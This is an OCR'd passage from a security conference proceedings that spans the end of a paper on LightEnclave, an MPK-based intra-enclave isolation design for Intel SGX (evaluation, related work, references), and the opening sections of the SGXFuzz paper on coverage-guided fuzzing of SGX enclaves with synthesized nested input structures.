execute for a short period. To solve it, some studies deploy serverless functions with SFI [50] or language-based [21] sandbox in SGX enclaves. But they introduce runtime overhead due to software instrumentation or restrict the function language. LIGHTENCLAVE has the potential to reduce such overhead since the construction of light-enclaves is efficient. Specifically, it can initialize a light-enclave inside an existing enclave instead of creating a new hardware enclave for executing one function. We evaluate the whole latency of functions with three approaches: COLD, creating enclave on demand (upon a new request); WARM, maintaining enclave pools to serve requests (avoid enclave creation); LIGHTENCLAVE, creating light-enclaves on demand.

Functions	Description	Runtime
auth	login authentication	Node.js v8.10.0
crypto	file encryption	Node.js v8.10.0
face_detect	face image detection	Python v3.7
sentiment	text sentiment analysis	Python v3.7

Table 4: Serverless function benchmarks.




Figure 11. The latency of executing serverless functions.

Table 4 lists the evaluated serverless functions from [39]. Node.js and Python environments are deployed in Iso-Graphene-SGX and Iso-Occlum, respectively. Figure 11 shows the evaluation results. LIGHTENCLAVE decreases the latency by 50% to 77% compared with COLD, and achieves similar latency with WARM but with significant fewer resources (e.g., one hardware enclave can concurrently run 16 instead of 1 functions). Moreover, skipping runtime initialization is known to decrease further the latency of serverless functions [46], which is orthogonal to our work. Besides fast booting of light-enclaves, the fast interaction between light-enclaves may also decrease the communication overhead between chained serverless functions. In the example of the Sequence-chained test of ServerlessBench [11] (a chain of 5 ephemeral functions takes 105 ms), LIGHTENCLAVE can reduce 12% overall latency by decreasing the communication latency from 3.0 ms to 2.1 us.

9 Related Work

Intel SGX + Intel MPK. Two prior studies [23, 57] leverage Intel MPK to confine a malicious enclave's behaviors such that an enclave cannot access the host regions arbitrarily. Their design goals are different from LIGHTENCLAVE. Nevertheless, LIGHTENCLAVE can be deployed together with such systems by carefully setting the domain access permission. EnclaveDom [43] is a pioneer in using MPK for intra-enclave isolation, and LIGHTENCLAVE shares a similar goal and design. Yet, it is envisioned with an aligned threat model for MPK and is meant to showcase the performance. The hardware proposals of LIGHTENCLAVE can also enhance the security for it.

Intra-enclave isolation. Most prior studies achieve intra-enclave memory isolation by instrumenting memory access instructions and ensuring the instrumentation is non-bypassable, such as Occlum [53], CHANCEL [15], Spons & Shields [51], which inevitably causes non-negligible runtime overhead. Nested Enclave [47] proposes architectural extensions to allow an SGX enclave to be an outer enclave of multiple other SGX enclaves as inner enclaves. The outer enclave cannot access the inner enclaves while all the inner ones can access the outer one. Differently, LIGHTENCLAVE is flexible to provide configurable light-enclave hierarchies.

SGX-oriented LibOSes. To ease programming of SGX enclaves, there is a line of LibOSes work in the context of SGX. Haven [19] is the first LibOS with multiple shim layers (e.g., network, filesystem, console) to run unmodified Windows applications. Graphene-SGX [55] and SCONE [17] runs unmodified Linux applications and Docker images, respectively, by containing the corresponding OS components within the LibOS. Ryoan [31] further implements an in-memory file system. All of these LibOSes introduce relatively large TCB. LIGHTENCLAVE provides a light-enclave abstraction which may help compartmentalize the LibOS into multiple domains to bring security and reliability benefits.

Future prospects of LIGHTENCLAVE. TEEs like SEV [14] and TrustZone [40] can use a trusted OS to provide isolated processes as enclaves. Nevertheless, there also lacks intra-process (intra-enclave) isolation, and decoupling an application into different processes (e.g., for isolating third-party libraries) will incur non-trivial performance overhead due to costly inter-process communication. The idea of LIGHTENCLAVE could be generalized to introduce fine-grained isolation to such monolithic enclave models because the hardware feature of memory protection key (MPK) is not unique to Intel. Examples include ARM memory domains [4], Apple APRR [2], AMD MPK [1], and RISC-V Donky [52].

10 Conclusion

This paper presents LIGHTENCLAVE, a hardware-software co-design for efficient intra-enclave isolation, which compartmentalizes an SGX enclave into isolated light-enclaves to reduce the overall TCB with low runtime overhead. LIGHTENCLAVE can also be integrated into state-of-the-art SGX LibOSes to achieve high-security and high-efficiency.

11 Acknowledgement

We sincerely thank all the anonymous reviewers for their insightful suggestions. This work is supported in part by China National Natural Science Foundation (No. 61925206), High-Tech Support Program from Shanghai Committee of Science and Technology (No. 19511121100), and Huawei Innovation Research Plan. Haibo Chen is the corresponding author.

References

[1] AMD memory protection key. https://www.phoronix.com/scan.php?page=news_item&px=AMD-PRM-PCID-PKEY.

[2] Apple APRR. https://blog.svenpeter.dev/posts/m1_sprr_gxf/.

[3] ARM Confidential Compute Architecture. https://www.arm.com/why-arm/architecture/security-features/arm-confidential-compute-architecture/.

[4] ARM memory domain. https://arm-software.github.io/CMSIS_5/Core_A/html/group__CMSIS__DACR.html.

[5] BUSYBOX. https://www.busybox.net/.

[6] Fish Shell. https://fishshell.com/.

[7] GCC, the GNU Compiler Collection. https://www.gnu.org/software/gcc/.

[8] Intel software developer's manual. https://software.intel.com/content/www/us/en/develop/articles/intel-sdm.html. Referenced December 2021.

[9] Intel® Trust Domain Extensions (Intel® TDX). https://software.intel.com/content/www/us/en/develop/articles/intel-trust-domain-extensions.html.

[10] LIGHTTPD, fly light. https://www.lighttpd.net/.

[11] Serverlessbench. https://github.com/SJTU-IPADS/ServerlessBench. Referenced December 2021.

[12] byte-unixbench. https://github.com/kdlucas/byte-unixbench, 2018.

[13] Sgx-openssl. https://github.com/sparkly9399/SGX-OpenSSL, 2021.

[14] Inc Advanced Micro Devices. Amd secure encrypted virtualization (sev). https://developer.amd.com/sev/.

[15] Adil Ahmad, Juhee Kim, Jaebaek Seo, Insik Shin, Pedro Fonseca, and Byoungyoung Lee. CHANCEL: efficient multi-client isolation under adversarial programs. In *Proc. of the Network and Distributed System Security Symposium (NDSS)*, 2021.

[16] Tiago Alves and Don Felton. Trustzone: Integrated hardware and software security. *ARM White Paper*, 3(4):18–24, 2004.

[17] Sergei Arnautov, Bohdan Trach, Franz Gregor, Thomas Knauth, Andre Martin, Christian Priebe, Joshua Lind, Divya Muthukumaran, Dan O'keeffe, Mark L Stillwell, David Goltzsche, David Eyers, Rudiger Kapitza, Peter Pietzuch, and Christof Fetzer. Scone: Secure linux containers with intel sgx. In *Proc. the 12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 16)*, pages 689–703, Nov. 2016.

[18] Andrew Baumann. Hardware is the new software. In *Proceedings of the 16th Workshop on Hot Topics in Operating Systems*, HotOS '17, page 132–137, New York, NY, USA, 2017. Association for Computing Machinery.

[19] Andrew Baumann, Marcus Peinado, and Galen Hunt. Shielding applications from an untrusted cloud with haven. *ACM Transactions on Computer Systems*, 33(3):8, 2015.

[20] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software grand exposure: Sgx cache attacks are practical. In *11th USENIX Workshop on Offensive Technologies (WOOT 17)*, 2017.

[21] Stefan Brenner and Rüdiger Kapitza. Trust more, serverless. In *Proceedings of the 12th ACM International Conference on Systems and Storage*, pages 33–43, 2019.

[22] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H Lai. Sgxpectre: Stealing intel secrets from sgx enclaves via speculative execution. In *2019 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 142–157. IEEE, 2019.

[23] Yuan Chen, Jiaqi Li, Guorui Xu, Yajin Zhou, Zhi Wang, Cong Wang, and Kui Ren. SGXLock: Towards efficiently establishing mutual distrust between host application and enclave for SGX. In *31st USENIX Security Symposium (USENIX Security 22)*, Boston, MA, August 2022. USENIX Association.

[24] Victor Costan and Srinivas Devadas. Intel sgx explained. *IACR Cryptol. ePrint Arch.*, 2016(86):1–118, 2016.

[25] Zakir Durumeric, Frank Li, James Kasten, Johanna Amann, Jethro Beekman, Mathias Payer, Nicolas Weaver, David Adrian, Vern Paxson, Michael Bailey, et al. The matter of heartbleed. In *Proceedings of the 2014 conference on internet measurement conference*, pages 475–488, 2014.

[26] Erhu Feng, Xu Lu, Dong Du, Bicheng Yang, Xueqiang Jiang, Yubin Xia, Binyu Zang, and Haibo Chen. Scalable memory protection in the penglai enclave. In *Proc. of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, pages 275–294, 2021.

[27] Johannes Götzfried, Moritz Eckert, Sebastian Schinzel, and Tilo Müller. Cache attacks on intel sgx. In *Proceedings of the 10th European Workshop on Systems Security*, pages 1–6, 2017.

[28] Jinyu Gu, Xinyue Wu, Wentai Li, Nian Liu, Zeyu Mi, Yubin Xia, and Haibo Chen. Harmonizing performance and isolation in microkernels with efficient intra-kernel isolation and communication. In *2020 USENIX Annual Technical Conference (USENIX ATC 20)*, pages 401–417. USENIX Association, July 2020.

[29] Stephen Herwig, Christina Garman, and Dave Levin. Achieving Keyless CDNs with Conclaves. In *Proc. of the USENIX Security Symposium*, 2020.

[30] Matthew Hoekstra, Reshma Lal, Pradeep Pappachan, Vinay Phegade, and Juan del Cuvillo. Using innovative instructions to create trustworthy software solutions. In *Proc. of the Hardware and Architectural Support for Security and Privacy (HASP)*, 2013.

[31] Tyler Hunt, Zhiting Zhu, Yuanzhong Xu, Simon Peter, and Emmett Witchel. Ryoan: A distributed sandbox for untrusted computation on secret data. In *Proc. the OSDI*, Nov. 2016. DOI:10.1145/3231594.

[32] IBM. Data-in-use protection on ibm cloud using intel sgx. https://www.ibm.com/cloud/blog/data-use-protection-ibm-cloud-using-intel-sgx, 2018.

[33] Intel Corp. https://software.intel.com/en-us/sgx-sdk. *Intel Software Guard Extensions SDK*.

[34] Yeongjin Jang, Jaehyuk Lee, Sangho Lee, and Taesoo Kim. Sgx-bomb: Locking down the processor via rowhammer attack. In *Proceedings of the 2nd Workshop on System Software for Trusted Execution*, pages 1–6, 2017.

[35] Simon P Johnson, Uday R Savagaonkar, Vincent R Scarlata, Francis X McKeen, and Carlos V Rozas. Technique for supporting multiple secure enclaves, March 3 2015. US Patent 8,972,746.

[36] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, et al. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1–19. IEEE, 2019.

[37] Dayeol Lee, David Kohlbrenner, Shweta Shinde, Krste Asanovic, and Dawn Song. Keystone: an open framework for architecting trusted execution environments. In *Proc. of the ACM European Conference on Computer Systems (EuroSys)*, 2020.

[38] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 557–574, Vancouver, BC, August 2017. USENIX Association.

[39] Mingyu Li, Yubin Xia, and Haibo Chen. Confidential serverless made efficient with plug-in enclaves. In *Proc. of the International Symposium on Computer Architecture (ISCA)*. IEEE, 2021.

[40] ARM Ltd. Arm trustzone technology. https://developer.arm.com/ip-products/security-ip/trustzone.

[41] Francis X McKeen, Carlos V Rozas, Uday R Savagaonkar, Simon P Johnson, Vincent Scarlata, Michael A Goldsmith, Ernie Brickell, Jiang Tao Li, Howard C Herbert, Prashant Dewan, et al. Method and apparatus to provide secure application execution, July 21 2015. US Patent 9,087,200.

[42] Frank McKeen, Ilya Alexandrovich, Ittai Anati, Dror Caspi, Simon Johnson, Rebekah Leslie-Hurd, and Carlos V. Rozas. Intel® Software Guard Extensions (Intel® SGX) Support for Dynamic Memory Management Inside an Enclave. In *Proc. of the Hardware and Architectural Support for Security and Privacy (HASP)*, 2016.

[43] Marcela S. Melara, Michael J. Freedman, and Mic Bowman. Enclavedom: Privilege separation for large-tcb applications in trusted execution environments, 2020.

[44] Microsoft. Azure confidential computing. https://azure.microsoft.com/en-us/solutions/confidential-compute/, 2017.

[45] Kit Murdock, David Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. Plundervolt: Software-based fault injection attacks against intel sgx. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1466–1482, 2020.

[46] Edward Oakes, Leon Yang, Dennis Zhou, Kevin Houck, Tyler Harter, Andrea C. Arpaci-Dusseau, and Remzi H. Arpaci-Dusseau. Sock: Rapid task provisioning with serverless-optimized containers. In *Proceedings of the 2018 USENIX Conference on Usenix Annual Technical Conference*, USENIX ATC '18, page 57–69, USA, 2018. USENIX Association.

[47] Joongun Park, Naegyeong Kang, Taehoon Kim, Youngjin Kwon, and Jaehyuk Huh. Nested Enclave: Supporting Fine-grained Hierarchical Isolation with SGX. In *Proc. of the International Symposium on Computer Architecture (ISCA)*, 2020.

[48] Soyeon Park, Sangho Lee, Wen Xu, Hyungon Moon, and Taesoo Kim. Libmpk: Software abstraction for intel memory protection keys (intel mpk). In *Proceedings of the 2019 USENIX Conference on Usenix Annual Technical Conference*, USENIX ATC '19, page 241–254, USA, 2019. USENIX Association.

[49] Christian Priebe, Divya Muthukumaran, Joshua Lind, Huanzhou Zhu, Shujie Cui, Vasily A Sartakov, and Peter Pietzuch. Sgx-lkl: Securing the host os interface for trusted execution. *arXiv preprint arXiv:1908.11143*, 2019.

[50] Weizhong Qiang, Zezhao Dong, and Hai Jin. Se-lambda: Securing privacy-sensitive serverless applications using sgx enclave. In *International Conference on Security and Privacy in Communication Systems*, pages 451–470. Springer, 2018.

[51] Vasily A. Sartakov, Daniel O'Keeffe, David M. Eyers, Lluís Vilanova, and Peter R. Pietzuch. Spons & shields: practical isolation for trusted execution. 2021.

[52] David Schrammel, Samuel Weiser, Stefan Steinegger, Martin Schwarzl, Michael Schwarz, Stefan Mangard, and Daniel Gruss. Donky: Domain keys – efficient in-process isolation for risc-v and x86. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1677–1694. USENIX Association, August 2020.

[53] Youren Shen, Hongliang Tian, Yu Chen, Kang Chen, Runji Wang, Yi Xu, Yubin Xia, and Shoumeng Yan. Occlum: Secure and Efficient Multitasking Inside a Single Enclave of Intel SGX. In *Proc. of the International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2020.

[54] Shweta Shinde, Dat Le Tien, Shruti Tople, and Prateek Saxena. Panoply: Low-tcb linux applications with sgx enclaves. In *Proc. the Annual Network and Distributed System Security Symp.(NDSS)*, Feb. 2017.

[55] Chia-Che Tsai, Donald E Porter, and Mona Vij. Graphene-sgx: A practical library os for unmodified applications on sgx. In *Proc. the USENIX Annual Technical Conference (ATC)*, page 8, July 2017.

[56] Anjo Vahldiek-Oberwagner, Eslam Elnikety, Nuno O. Duarte, Michael Sammler, Peter Druschel, and Deepak Garg. Erim: Secure, efficient in-process isolation with protection keys (mpk). In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1221–1238, Santa Clara, CA, August 2019. USENIX Association.

[57] Samuel Weiser, Luca Mayr, Michael Schwarz, and Daniel Gruss. Sgxjail: Defeating enclave malware via confinement. In *22nd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2019)*, pages 353–366, Chaoyang District, Beijing, September 2019. USENIX Association.

[58] Yuanchao Xu, ChenCheng Ye, Yan Solihin, and Xipeng Shen. Hardware-based domain virtualization for intra-process isolation of persistent memory objects. In *2020 ACM/IEEE 47th Annual International Symposium on Computer Architecture (ISCA)*, pages 680–692, 2020.

SGXFuzz: Efficiently Synthesizing Nested Structures for SGX Enclave Fuzzing

Tobias Cloosters
tobias.cloosters@uni-due.de
University of Duisburg-Essen, Germany

Johannes Willbold
johannes.willbold@rub.de
Ruhr-Universität Bochum, Germany

Thorsten Holz
holz@cispa.de
CISPA Helmholtz Center for Information Security

Lucas Davi
lucas.davi@uni-due.de
University of Duisburg-Essen, Germany

Abstract

Intel's Software Guard Extensions (SGX) provide a non-introspectable trusted execution environment (TEE) to protect security-critical code from a potentially malicious OS. This protection can only be effective if the individual enclaves are secure, which is already challenging in regular software, and this becomes even more difficult for enclaves as the entire environment is potentially malicious. As such, many enclaves expose common vulnerabilities, e.g., memory corruption and SGX-specific vulnerabilities like null-pointer dereferences. While fuzzing is a popular technique to assess the security of software, dynamically analyzing enclaves is challenging as enclaves are meant to be non-introspectable. Further, they expect an allocated multi-pointer structure as input instead of a plain buffer.

In this paper, we present SGXFuzz, a coverage-guided fuzzer that introduces a novel binary input structure synthesis method to expose enclave vulnerabilities even without source-code access. To obtain code coverage feedback from enclaves, we show how to extract enclave code from distribution formats. We also present an enclave runner that allows execution of the extracted enclave code as a user-space application at native speed, while emulating all relevant environment interactions of the enclave. We use this setup to fuzz enclaves using a state-of-the-art snapshot fuzzing engine that deploys our novel structure synthesis stage. This stage synthesizes multi-layer pointer structures and size fields incrementally on-the-fly based on fault signals. Furthermore, it matches the expected input format of the enclave without any prior knowledge. We evaluate our approach on 30 open- and closed-source enclaves and found a total of 79 new bugs and vulnerabilities.

1 Introduction

The concept of trusted execution environments (TEEs) and Intel's implementation called *Software Guard Extensions* (SGX) have recently seen broad research attention [1, 12, 13, 17, 41, 50, 61, 77] as well as increasing industry adoption [4, 32, 57]. Generally speaking, SGX provides hardware-based features to build enclaves that can execute security-critical code *without* the interference of a potentially malicious OS. These enclaves run inside a host application and should even remain secure after the host is compromised. These properties make SGX enclaves an attractive choice for potentially hostile environments, such as cloud environments or desktop platforms, where malicious users can potentially interfere with the system.

In the past years, several attacks against the SGX framework were demonstrated, mainly through side channel attacks [12, 13, 41, 61, 70]. While these attacks compromise the security of SGX enclaves in general, these issues have practical limitations and can usually be solved by Intel in the long run. However, individual enclaves may suffer from software vulnerabilities that compromise the enclave's confidentiality and integrity regardless of whether platform attacks succeed. Thus, while the security of the SGX platform is essential, software security of individual enclaves must be ensured in either case. Unfortunately, this aspect has largely been overlooked by research and an in-depth analysis is necessary, because in addition to common types of software vulnerabilities (e.g., buffer overflows, use-after-free vulnerabilities, type confusion), enclaves have to ensure that all trusted computations are performed inside the dedicated and trusted memory region as only memory in this region is secured through SGX. Thus, all input from a potential attacker must go through input sanitization; especially pointers must be handled with care (e.g., pointers to input buffers must point to memory outside the enclave). Afterwards, the data has to be copied through the trust boundary and sanitized within the enclave. This trust boundary between the enclave's host application and the associated enclave lead to many vulnerabilities in the past [17, 77].

TeeRex [17] was recently proposed to automate vulnerability discovery at the host-to-enclave boundary by means of symbolic execution. It is the first tool which is capable of analyzing enclave code and successfully detected novel vulnerabilities in multiple enclaves. On the downside, the approach suffers from path explosion and can only focus on specific parts of the enclave code and approximate (or even exclude) others. In contrast, a well-suited analysis approach to examine the security of a given system is fuzz testing (short: *fuzzing*). This

method can be used for open- and closed-source applications to enable out-of-the-box analysis with no prior knowledge of system internals. Fuzzing is an established and robust method with a proven track record of discovered vulnerabilities and a very active research area [2, 10, 14, 28, 40, 48, 66, 68, 73, 81, 85]. This type of testing, and more specifically so-called greybox fuzzing, utilizes coverage feedback from the system under test and mutates the input to maximize code coverage. However, vanilla greybox fuzzing tools like AFL and related approaches [10, 82] cannot be used for enclaves, as they provide their input as a plain linear buffer. In contrast, enclaves expect their input to be a structure consisting of several arguments and pointers, which are possibly nested and contain again pointers to other pointer structures. Thus, fuzzing a single enclave call (ECALL) using a vanilla fuzzer would require detailed knowledge about the layout of the input structure and a manually written harness. Obtaining these structure layouts is feasible for open-source code by reading the type definitions in C code, albeit not trivial due to compiler-generated or nested/inherited fields. However, this knowledge requirement becomes an issue with closed-source binaries, where in-depth reverse engineering would be needed. Previous work on the synthesis of input formats for fuzzing focuses on the *purpose* of specific fields in *linear* input or to identify logic structures in the input—known as grammar-based fuzzers [9, 22, 28]. Other approaches depend on source code [46] or domain knowledge [51, 78]. Another integral part for fuzzers is the code-coverage feedback that is essential to efficiently cover large parts of the code. However, coverage cannot be measured directly in the trusted execution environment of enclaves, which is designed to be unobservable.

In this paper, we address these challenges and present the design and implementation of SGXFuzz, a novel method to efficiently fuzz SGX enclaves by synthesizing nested input structures. In a first step, we show how to extract the memory from an enclave to obtain the actual enclave code. To this end, we introduce changes to the SGX drivers for Linux and Windows to automatically dump the enclave's code upon executing it. In the second step, we introduce a method to execute the previously obtained memory dump of the enclave *without* the need for SGX-capable hardware. We use the SIGILL signal to detect SGX' `ENCLU` instruction, which would normally perform SGX actions (i.e., a context switch to the trusted SGX context). To handle this, we set up our context that mimics the SGX context and should not be distinguishable for regular enclaves. This approach allows us to execute enclaves natively, without emulation overhead, outside the SGX environment.

To automatically fuzz the enclaves in our execution environment, we propose fuzzer extensions to test arbitrary enclaves without any prior knowledge of the input structures. The first extension utilizes fault signals from specifically crafted memory pages to incrementally learn the layout of the input structures and to uncover possible size fields of variable-sized arrays. The second extension probes different types of pointer in the previously determined input layout. More specifically, it tests whether pointers inside, outside, or on the enclave's memory boundary lead to distinctive code coverage, which lets us uncover software faults related to the trusted memory region of SGX.

We implement a prototype of the proposed approach and evaluate our fuzzing extension using 30 open- and closed-source enclaves. In total, we uncovered 79 new bugs and vulnerabilities. As we show in detail in Section 3 and Section 6.5, SGXFuzz outperforms TeeRex as it discovers significantly more vulnerabilities and higher code coverage.

Contributions. In summary, we make the following contributions in this paper:

Enclave Dumping: Using the SGX driver, we completely extract executable enclave code on Windows and Linux in an automated way.

Enclave Runner: We show how to execute enclave code, including SGX-specific instructions, natively outside SGX to retrieve code coverage feedback.

Structure Synthesis: We present a method to synthesize multi-layer structures of pointers, arrays, and size fields using fuzzing.

Memory Location Havoc: To analyze whether enclaves are vulnerable to trust-boundary attacks, we develop a fuzzing stage that tries different memory locations for each of the pointers in the synthesized structure.

Fuzz Analysis: Utilizing the methods developed in this work, we analyze the security of 30 enclaves and found 79 new bugs and vulnerabilities. So far, a total of three CVEs were assigned and $13k in bug bounty were paid for the vulnerabilities we identified.

Limitations of Symbolic Execution: We analyze previous work on vulnerability detection using symbolic execution, discuss limitations, and extensively compare the results with SGXFuzz.

2 Background

The Intel Software Guard Extensions (SGX) [45] are a prominent technique to create self-contained libraries that can be executed within a secure context, unobservable by anyone except the enclave's author. However, this neglects possible vulnerabilities, which makes security testing a necessity. This section provides background information on SGX, the enclave structures, and the calling convention of enclaves to explain the starting point of SGXFuzz. Thereafter, we summarize the principles of greybox fuzzing and the modules that provide the foundation for SGXFuzz.

2.1 Intel Software Guard Extensions (SGX)

SGX is an extension set that provides instructions on Intel CPUs to create encrypted and protected memory and code

sections that can be called using a controlled interface. Since the initial state of an enclave is cryptographically verified and the integrity of the hardware can be attested remotely, this allows trusted execution on remote hardware.

Enclave Low-Level Interface. Initialization of an enclave is done at kernel level by copying the data provided by the enclave developer into memory pages from the *Enclave Page Cache (EPC)*. Next, the memory pages of the enclave are added to the virtual address space of the *host application*. Thereafter, the initial state is cryptographically verified. At this stage only the enclave itself can access its memory. The memory of the host application remains unrestricted and can also be accessed from the enclave. Further, enclaves define a public interface for function calls (ECALLs) from the host application which is specified in the *Thread Control Structures (TCS)*. These structures specify the only addresses at which execution in an enclave can start. Moreover, TCS are locked and can only be used by a single thread to enter the enclave, which limits the concurrency within enclaves.

Entering an enclave (i.e., switching to the secure context) is implemented in the *EENTER* leaf function of the `ENCLU` instruction. *EENTER* locks a given TCS, enables the secure processing mode, and transfers the execution context to the defined entry point. When the enclave finished the execution of the call, the execution context is transferred back using *EEXIT*. In detail, *EENTER* affects several registers, e.g., `RAX`, `RBX` and `RCX` are used as arguments, `RSP` and `RBP` are saved (and restored on *EEXIT*), and `FS` and `GS` are set according to the TCS. The remaining registers like `RDI` and `RSI` are unaffected by *EENTER* and used to pass user-defined arguments to the enclave. Since the registers are very limited in number and size, enclave developers usually use an SDK that provides copy stubs for more complex data types. These SDKs use the registers to pass a pointer to shared memory, which is then used to copy the actual arguments of the ECALLs. The next paragraph describes the calling convention of the Intel SGX SDK.

Enclave High-Level Interface (Intel SGX SDK). The Intel SGX SDK [42] provides stubs to call enclave functions with complex arguments using a single TCS. It uses `RDI` to indicate the enclave function (ECALL) and `RSI` as the pointer to a data structure that contains all arguments. The stubs validate the pointers and copy all data into secure memory. Next, the actual enclave function is invoked using these secure copies. The SDK also provides *outside calls (OCALLs)* that act in the reverse: The enclave is left, a specified function in the host application is executed, and the return values are copied into the enclave. In addition, the SDK adds another internal ECALL for initialization, that is usually executed right after the instantiation of an enclave to, e.g., setup global objects.

The SDK translates ECALL signatures into structures as follows:

- A function without arguments (`void ecall()`) just uses a `nullptr` instead of a struct pointer.
- Return values and primitive types are packed into the struct: `int ecall(int arg)`
  → `struct ms_ecall_t { int ret; int arg; }`
- Buffers are combined with a size field:
  `void ecall([size=buf_s] char* buf, size_t buf_s)`
  → `struct ms_ecall_t { char* buf; size_t buf_s; }`
- For C-strings, an internal size field is added that is checked against `strlen` in the enclave:
  `void ecall([string] char* buf)`
  → `struct ms_ecall_t { char* buf; size_t len; }`

Additionally, user types may be passed unchecked using a raw pointer (`void ecall([user_check] void* ptr)`), but this easily leads to vulnerabilities.

Memory Corruption Vulnerabilities. In this paper, we focus on memory corruption attacks [74] against software running inside an SGX enclave. In general, these attacks are possible due to programming errors that allow an attacker to perform malicious reads and writes to application memory, e.g., overwriting data on the stack or the heap. These attacks have devastating consequences for security-critical SGX software as they often allow extraction of cryptographic keys stored in enclave memory [53]. Furthermore, SGX enclaves developed with the Intel SGX SDK offer a large attack surface for launching return-oriented programming attacks [69]—the state-of-the-art memory corruption attack technique—as they provide a large number of powerful gadgets (i.e., allowing access to many CPU registers) that are located at fixed memory locations [8]. Recent studies confirm that invoking these gadgets is highly probable, as public SGX frameworks and SGX enclaves including commercial fingerprint driver software suffer from a variety of memory corruption vulnerabilities [17, 77]. One important lesson from existing vulnerability studies in SGX software is the high probability of null-pointer-dereference errors. While these play a negligible role in modern PC software, they are highly relevant in the context of SGX as the underlying SGX adversary model assumes an attacker that controls the kernel, thereby allowing memory allocation at arbitrary addresses (including the `NULL` page). We will come back to these errors when analyzing real-world enclaves in Section 6.

2.2 Greybox Fuzzing

Fuzzing is an automated software testing method where random input is used to test a target program for potential software faults. Depending on the target's execution result, the fuzzer mutates the input to explore previously unseen code paths. This way, the fuzzer aims to maximize the total code coverage achieved during the entire fuzzing process.

Fuzzers are separated into different flavors depending on their ability to retrieve information about the target's execution run. Greybox fuzzers have no access to the target's source code, but utilize code coverage feedback to monitor whether the target executed a new code path. The feedback is generated

through instrumentation [25, 54, 65], emulation [29, 58, 59], or hardware extension like Intel PT [16, 52, 56, 62, 66, 67, 84]; the feedback is usually recorded in a bitmap.

Greybox fuzzers use the coverage feedback to deploy a fuzzing loop, where they generate an input, pass it to the target, and record the code coverage [11, 14, 64, 82]. After each execution, the fuzzer analyzes the coverage bitmap to see whether a new code path was discovered. Inputs that generate novel coverage are saved and used as a base to start new fuzzing iterations. A fuzzing iteration consists of several stages, where each stage usually deploys a custom input mutator and executes the target several times to achieve new coverage based on the stage's mutator [3, 9]. This combines the sophistication of different mutators to tackle specific code paths in a target with the randomness of basic fuzzing strategies.

Snapshot Fuzzing. Fuzzers test targets repeatedly with generated inputs and aim at achieving high efficiency. This requires an efficient technique to reset targets to the state when they accept the input. On Linux, this is usually implemented using a fork server that forks the target process just before receiving the fuzzing payload [14, 36, 81, 82]. Hence, the target process does not have to be created from scratch for each execution.

Snapshot-based fuzzers [66, 72, 79] use a different strategy: these fuzzers create a complete snapshot of the target process that contains the target's memory and execution context. During the execution of the target, the fuzzer tracks which pages of the snapshot are changed and then reloads only these changed pages upon starting a new execution. This strategy leads to higher execution rates compared to the fork-server approach and can efficiently reset the state of the entire program (or enclave) after each execution.

3 Fuzzing vs. Symbolic Execution: Comparison to TEEREX

Aside from fuzzing there are other techniques for vulnerability detection like the TEEREX framework [17] which uses symbolic execution and is specialized to find vulnerabilities in SGX enclaves. TEEREX can extract the ECALLs from enclaves and symbolically calculate vulnerable states. However, TEEREX suffers from several issues that lead to false positives and false negatives. We evaluate these issues based on case studies and describe how they reveal the limitations of the symbolic execution approach. We start with a brief description of conceptional differences between fuzzing and symbolic execution, which shows the inherent limitations.

3.1 Conceptual Differences

First, there are the fundamental advantages of fuzzing and symbolic execution, respectively. *Fuzzing* provides complete and reproducible test cases with a low false positive rate. However, every test case starts at the entry point and tests a full execution path. Further, fuzzers have to test identical code paths multiple times until they find a new path because the exact relation between input bytes and branches taken is unknown.

Symbolic Execution, on the other hand, is a comprehensive approach to explore all possible program states in a single analysis. However, a complete analysis of non-negligible code sizes is infeasible due to the amount of possible states. Hence, practical symbolic execution approaches focus on specific parts and approximate or exclude others. Moreover, there are conceptional no-ops in programs that introduce high complexity for a symbolic solver. For example, SGX enclaves create secure copies of input using `malloc` and `memcpy`. While this hardly affects possible memory corruptions, these memory management functions consist of many read/write instructions that impose a burden for the symbolic memory. As a countermeasure, symbolic execution engines try to replace these functions with mocks that are optimized for symbolic engines, but this is not trivial for stripped closed-source binaries, whereas the overhead of these functions is negligible for a fuzzer. As a result, it is difficult for TEEREX to analyze ECALLs with complex input structures in stripped closed-source binaries.

3.2 Limitations of TEEREX

TEEREX aims to find a symbolic connection between the arguments of an ECALL and executed read, write, and jump/call instructions. Thereafter, it analyzes the context and determines if the conditions on the state allow unintended destinations. When argument data is used as an address without further check, this is an indicator for a vulnerability.

This analysis depends on soundness and (relative) completeness of the symbolic analysis. This section discusses cases when approximations and optimizations lead to false reports.

3.2.1 False Negatives

First, we analyze reports of TEEREX to discuss sources of false negatives caused by the symbolic execution approach.

Case Study: Heap Memory Corruption. During our evaluation, we discovered three bugs that corrupt the heap memory by writing beyond the allocated memory. In each of the cases, bytes are written linearly, so that it is not possible to write to arbitrary memory locations. In general, these bugs are hard to detect by a greybox fuzzer because memory validators like ASAN [34] cannot be added after compilation.

